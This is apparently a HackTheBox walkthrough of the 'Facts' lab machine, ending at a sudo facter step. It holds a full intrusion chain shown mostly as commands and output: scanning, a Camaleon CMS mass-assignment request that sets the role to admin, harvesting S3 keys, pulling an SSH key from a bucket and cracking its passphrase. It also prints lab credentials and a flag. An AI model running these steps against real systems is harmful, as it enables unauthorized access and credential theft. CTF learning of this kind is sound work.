

[← Back](#)



Facts
Easy
Linux

★ 4.5 (1113)
Machine Rating

20
Points


User-Rated Difficulty

Challenge Profile

- **Platform:** HackTheBox
- **Track:** Machine
- **Category:** Linux
- **Difficulty Level:** Easy

Solving


Step 1

- Run `nmap -T4 -v 10.129.244.96` to determine the open ports and services running on the target host.
- Found 2 ports open:

```
$ nmap -T4 -v 10.129.244.96
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-21 23:33 -0400
Initiating Ping Scan at 23:33
Scanning 10.129.244.96 [4 ports]
Completed Ping Scan at 23:33, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:33
Completed Parallel DNS resolution of 1 host. at 23:33, 0.50s elapsed
Initiating SYN Stealth Scan at 23:33
Scanning 10.129.244.96 [1000 ports]
Discovered open port 80/tcp on 10.129.244.96
Discovered open port 22/tcp on 10.129.244.96
Completed SYN Stealth Scan at 23:33, 4.08s elapsed (1000 total ports)
Nmap scan report for 10.129.244.96
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

- Access website `http://10.129.244.96`, the server automatically redirects the request to `http://facts.htb` and fails to load.

- Maybe the hostname is not yet resolvable, I edited /etc/hosts to add it.



Step 2

- Explore the website, clicke through all menus, and reviewe page source but nothing of interest.
- Use `gobuster dir -u http://facts.htb/ -w /usr/share/wordlists/dirb/common.txt` to discover hidden files and directories.

```

(linh@kali)-[~/Downloads]
$ gobuster dir -u http://facts.htb/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://facts.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


.hta (Status: 200) [Size: 11110]
.forward (Status: 200) [Size: 11122]
.cvsignore (Status: 200) [Size: 11128]
.history (Status: 200) [Size: 11122]
.cache (Status: 200) [Size: 11116]
.cvs (Status: 200) [Size: 11110]
.bash_history (Status: 200) [Size: 11137]
.bashrc (Status: 200) [Size: 11119]
.config (Status: 200) [Size: 11119]
.htaccess (Status: 200) [Size: 11125]
.htpasswd (Status: 200) [Size: 11125]
.listings (Status: 200) [Size: 11125]
.listing (Status: 200) [Size: 11122]
.passwd (Status: 200) [Size: 11119]
.mysql_history (Status: 200) [Size: 11140]
.perf (Status: 200) [Size: 11113]
.profile (Status: 200) [Size: 11122]
.rhosts (Status: 200) [Size: 11119]
.sh_history (Status: 200) [Size: 11131]
.ssh (Status: 200) [Size: 11110]
.subversion (Status: 200) [Size: 11131]
.svn (Status: 200) [Size: 11110]
.web (Status: 200) [Size: 11110]
.swf (Status: 200) [Size: 11110]
400 (Status: 200) [Size: 6685]
404 (Status: 200) [Size: 4836]
500 (Status: 200) [Size: 7918]
admin (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
admin.cgi (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
admin.php (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
admin.pl (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
ajax (Status: 200) [Size: 0]
cache (Status: 200) [Size: 11116]
captcha (Status: 200) [Size: 5459]
config (Status: 200) [Size: 11119]
cvs (Status: 200) [Size: 11110]
CVS (Status: 200) [Size: 11110]
en (Status: 200) [Size: 11109]
error (Status: 500) [Size: 7918]
forward (Status: 200) [Size: 11122]
history (Status: 200) [Size: 11122]
hta (Status: 200) [Size: 11110]
htpasswd (Status: 200) [Size: 11125]
index (Status: 200) [Size: 11113]
Index (Status: 200) [Size: 11113]
index.htm (Status: 200) [Size: 11125]
index.html (Status: 200) [Size: 11128]
index.php (Status: 200) [Size: 11125]
listings (Status: 200) [Size: 11125]
listing (Status: 200) [Size: 11122]
page (Status: 200) [Size: 19593]
passwd (Status: 200) [Size: 11119]
perf (Status: 200) [Size: 11113]
post (Status: 200) [Size: 11308]
profile (Status: 200) [Size: 11122]
robots.txt (Status: 200) [Size: 99]
robots (Status: 200) [Size: 33]
rss (Status: 200) [Size: 183]
search (Status: 200) [Size: 19187]
sitemap (Status: 200) [Size: 3508]
sitemap.xml (Status: 200) [Size: 3508]
sitemap.gz (Status: 500) [Size: 7918]
ssh (Status: 200) [Size: 11110]
svn (Status: 200) [Size: 11110]
swf (Status: 200) [Size: 11110]
up (Status: 200) [Size: 73]
web (Status: 200) [Size: 11110]

```

- Gobuster returned many results with nearly identical size -> these are false positives.
- Notable exceptions include `/admin/login`, `/robots.txt`, access them.
- Check `robots.txt`, but it only contains a link to the official documentation.



- Check [admin/login](#), see the page login. But I didn't have admin account, so I created a new account.



Registration, use form below

Personal info

linh

phuong

linh@gmail.com

Authentication

Lynn

•

•

Captcha


Y79MD

Y79MD

[Already have account?](#)

Sign Up

- Login and access to admin dashboard, inspect page profile.



- Identify that the target application is running Camaleon CMS.
- Camaleon CMS is open source, search **Camaleon CMS CVE**

VULNERABILITIES

🦟 CVE-2025-2304 Detail

NOT SCHEDULED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

A Privilege Escalation through a Mass Assignment exists in Camaleon CMS When a user wishes to change his password, the 'updated_ajax' method of the UsersController is called. The vulnerability stems from the use of the dangerous permit! method, which allows all parameters to pass through without any filtering.

Metrics

- CVSS Version 4.0
- CVSS Version 3.x
- CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: N/A

- Click change password button, enter new password and repeat new.
- Use Intercept on in Burp Suite to intercept packet.

- Based on code, try to change password[role] with value=admin:

```
<!-- MODALS -->
<div class="modal animated fadeIn" id="modal_change_password" tabindex="-1" role="dialog" aria-labelledby="small
  <div class="modal-dialog">
    <div class="modal-content">
      <div class="modal-header">
        <button type="button" class="close" data-dismiss="modal"><span aria-hidden="true">&times;</span>
        <h4 class="modal-title" id="smallModalHead">Change Password</h4>
      </div>
      <form class="validate-password form-ajax-password modal-body" id="profile-form-ajax-password" action=
        <div class="form-group">
          <label class="control-label">New Password</label>
          <input id="pass_new" type="password" class="form-control required" name="password[password]"
        </div>
        <div class="form-group">
          <label class="control-label">Repeat New</label>
          <input type="password" class="form-control required" name="password[password_confirmation]"
        </div>
        <div class="modal-footer">
          <button type="submit" class="btn btn-primary">Process</button>
          <button type="button" class="btn btn-default" data-dismiss="modal">Close</button>
        </div>
      </div>
    </div>
  </div>
</div>
```

Interception Forward Drop Request to http://facts.htb:8... Open browser ?

Time	Type	Direction	Method	URL	Status code	Length
01:28:4...	HT...	→	Request	POST http://facts.htb/admin/users/5/updated_ajax		

Request

Pretty Raw Hex

```
5 X-Requested-With: XMLHttpRequest
6 Accept-Language: en-US,en;q=0.9
7 Accept: */*
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/146.0.0.0 Safari/537.36
11 Origin: http://facts.htb
12 Referer: http://facts.htb/admin/profile/edit
13 Cookie: auth_token=
I7nFzzeLL90h0rWNzF3dHQ&Mozilla%2F5.0+%28X11%3B+Linux+x86_64%29+AppleWebKit%2F537
.36+%28KHTML%2C+like+Gecko%29+Chrome%2F146.0.0.0+Safari%2F537.36&10.10.14.68;
_factsapp_session=
4G2%2FFD%2BR5N%2FFRMxy5xv360v5%2FscBdTSNzv9GP3RxpP6rmmSZ%2FK6WxSPBU%2F0Kt2bNjc7%
2BLdJs4SW55mYMHM%2BB8m%2FWoP%2FkeVQVOUS1A%2Fielj%2F0mXwKFWfLNugufZ6PSk11sjSa04
JUrr%2Bzz3ILVUtESJ%2B0oc6%2BZ%2Bsi95NmLgtwmYRhOn%2B3GhjYnAJ8z3oMHWfIe4YNubF8gP%
2F0acsVB1mn0bNOVa3hVfiLpSKK3N4ski%2BRG0atjGDoHwj4DRxv6pfCRE%2B0dS22baHU31wBzgMz0
8FclBQgiVDVKNaKme0byKoHubsqaRDMzCwM5p17IVjLM8sv%3D--%2Fs2CKStvhvV27Knz--v6ptBfU%
2FUFmWENFiTaiFqQ%3D%3D
14 Connection: keep-alive
15
16 _method=patch&authenticity_token=
3NnvG87e7nnaEhJ3Uf050jQ7PUX7SWuL5P4rQ-uVqOGOROHVGhs7GQYDU9yVimgJZV1chJaQ8wamAxf
YoKdPw&password%5Bpassword%5D=1&password%5Bpassword_confirmation%5D=1&
password[role]=admin
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 5

Request cookies 2


Request headers 13

Inspector Notes

Event log All issues

Memory: 132.0MB of 468.0MB Disabled

- Reload and get admin priviledge



Step 3

- Access Settings -> General Site, I found information about aws s3 in Filesystem Settings

Configuration Site: facts

Basic Information Configuration Custom Configurations Seo Settings

Email Settings (SMTP) Filesystem Settings Multimedia Settings

Save files in aws s3

☒

Aws s3 access key (*)

AKIAE0D56344D9389642

Aws s3 secret key (*)

UI7vdFeKVg6aYHxdmAAXvQJVFBUCbVxWPTpuLEVU

Aws s3 bucket name (*)

randomfacts

Aws s3 region (*)

us-east-1

Aws s3 bucket endpoint

http://localhost:54321

Cloudfront url

http://facts.htb/randomfacts

Submit

- Run `aws configure` to set up the credentials I found.

```
(linh@kali)-[~/Downloads]
$ aws configure
AWS Access Key ID [None]: AKIAE0D56344D9389642
AWS Secret Access Key [None]: UI7vdFeKVg6aYHxdmAAXvQJVFBUCbVxWPTpuLEVU
Default region name [None]: us-east-1
Default output format [None]:
```

- The site uses a local endpoint (`http://localhost:54321`), run `aws --endpoint-url http://facts.htb:54321 s3 ls s3://randomfacts --recursive` to list the contents of the S3 Bucket. But only having many image/images, nothing of interest.

```
(linh@kali)-[~/Downloads]
$ aws --endpoint-url http://facts.htb:54321 s3 ls s3://randomfacts --recursive
2025-09-11 08:07:06      446847 animalejected.png
2025-09-11 08:07:06      271210 annefrankasteroid.png
2025-09-11 08:07:06      255778 catsattachment.png
2025-09-11 08:07:05      411597 cuteanimals.png
2025-09-11 08:07:05      177331 darkchocolate.png
2025-09-11 08:07:05      312753 dogscatssmell.png
2025-09-11 08:07:04      922561 dolphinfact.png
2025-09-11 08:07:04       67352 finlandhappiest.png
2025-09-11 08:07:04      388178 firstimpressions.png
2025-09-11 08:07:04      100689 firsttransaction.png
2025-09-11 08:07:03      222436 firstwebcam.png
2025-09-11 08:07:03      128158 georgewashingtonslaves.png
2025-09-11 08:07:03       34816 logopage.png
2025-09-11 08:07:03       16886 logopage2.png
2025-09-11 08:07:02       80796 pressureupbeat.png
2025-09-11 08:07:02       24792 primary-question-mark.png
2025-09-11 08:07:02      341284 smallanimals.png
2025-09-11 08:07:02      332397 superiorpeople.png
2025-09-11 08:07:06       18784 thumb/animalejected-png.png
2025-09-11 08:07:06       12924 thumb/annefrankasteroid-png.png
```

- Run `aws --endpoint-url http://facts.htb:54321 s3 ls` to list all buckets, saw the internal

```
(linh@kali)-[~/Downloads]
$ aws --endpoint-url http://facts.htb:54321 s3 ls
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts
```

bucket.

- List the bucket internal: `aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal --recursive`, found the private key for ssh

```
2026-01-08 14:01:43      0 .cache/motd.legal-displayed
2026-01-08 13:47:17      20 .lessht
2026-01-08 13:47:17      807 .profile
2026-04-21 23:29:55      82 .ssh/authorized_keys
2026-04-21 23:29:55     464 .ssh/id_ed25519
```

- Run `aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 id_ed25519` to copy file to my folder.
- Because file private key requires enter the passphrase, run `ssh2john id_ed25519 > hash.txt` to tranform key format to format tool join use.

```
(linh@kali)-[~/Downloads]
$ ssh2john id_ed25519 > hash.txt
```

- Use John the Ripper to crack password: `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`.

```
(linh@kali)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz (id_ed25519)
1g 0:00:07:29 DONE (2026-04-22 03:01) 0.002226g/s 7.125p/s 7.125c/s 7.125C/s
fireman..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Password: dragonballz
- Then, find the user for this key, run `ssh-keygen -y -f id_ed25519`.
 - -y: require read a private key file and print the public key to the screen which often contains the username.
 - -f: filename

```
(linh@kali)-[~/Downloads]
$ ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHteV2ncNPMYgrSGbDHkfsEbNnZKQhTvcIp9GK7f
LC0 trivia@facts.htb
```

- Find the user flag in william folder

```
trivia@facts:/$ ls
bin  cdrom  etc  lib  lost+found  mnt  proc  run  snap  sys  usr
boot  dev  home  lib64  media  opt  root  sbin  srv  tmp  var
trivia@facts:/$ cd root
-bash: cd: root: Permission denied
trivia@facts:/$ ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Jan  8 17:53 .
drwxr-xr-x 20 root    root    4096 Jan 28 15:15 ..
drwxr-xr-x  6 trivia  trivia  4096 Jan 28 16:17 trivia
drwxr-xr-x  2 william william 4096 Jan 26 11:40 william
trivia@facts:/$ cd home
trivia@facts:/home$ ls
trivia  william
trivia@facts:/home$ cd trivia
trivia@facts:~$ ls
trivia@facts:~$ cd ../
trivia@facts:/home$ cd william
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$ cat user.txt
f2f49a01ed8d8f0c8065f396f7881287
trivia@facts:/home/william$
```

Step 4

- Run `sudo -l`: list the specific privileges my current user have.

```
trivia@facts:/home/william$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User trivia may run the following commands on facts:
(ALL) NOPASSWD: /usr/bin/facter
```

- The information shows that we can run factor via sudo without a password.
- Facter is a system profiling tool that allows loading custom facts through environment variables.
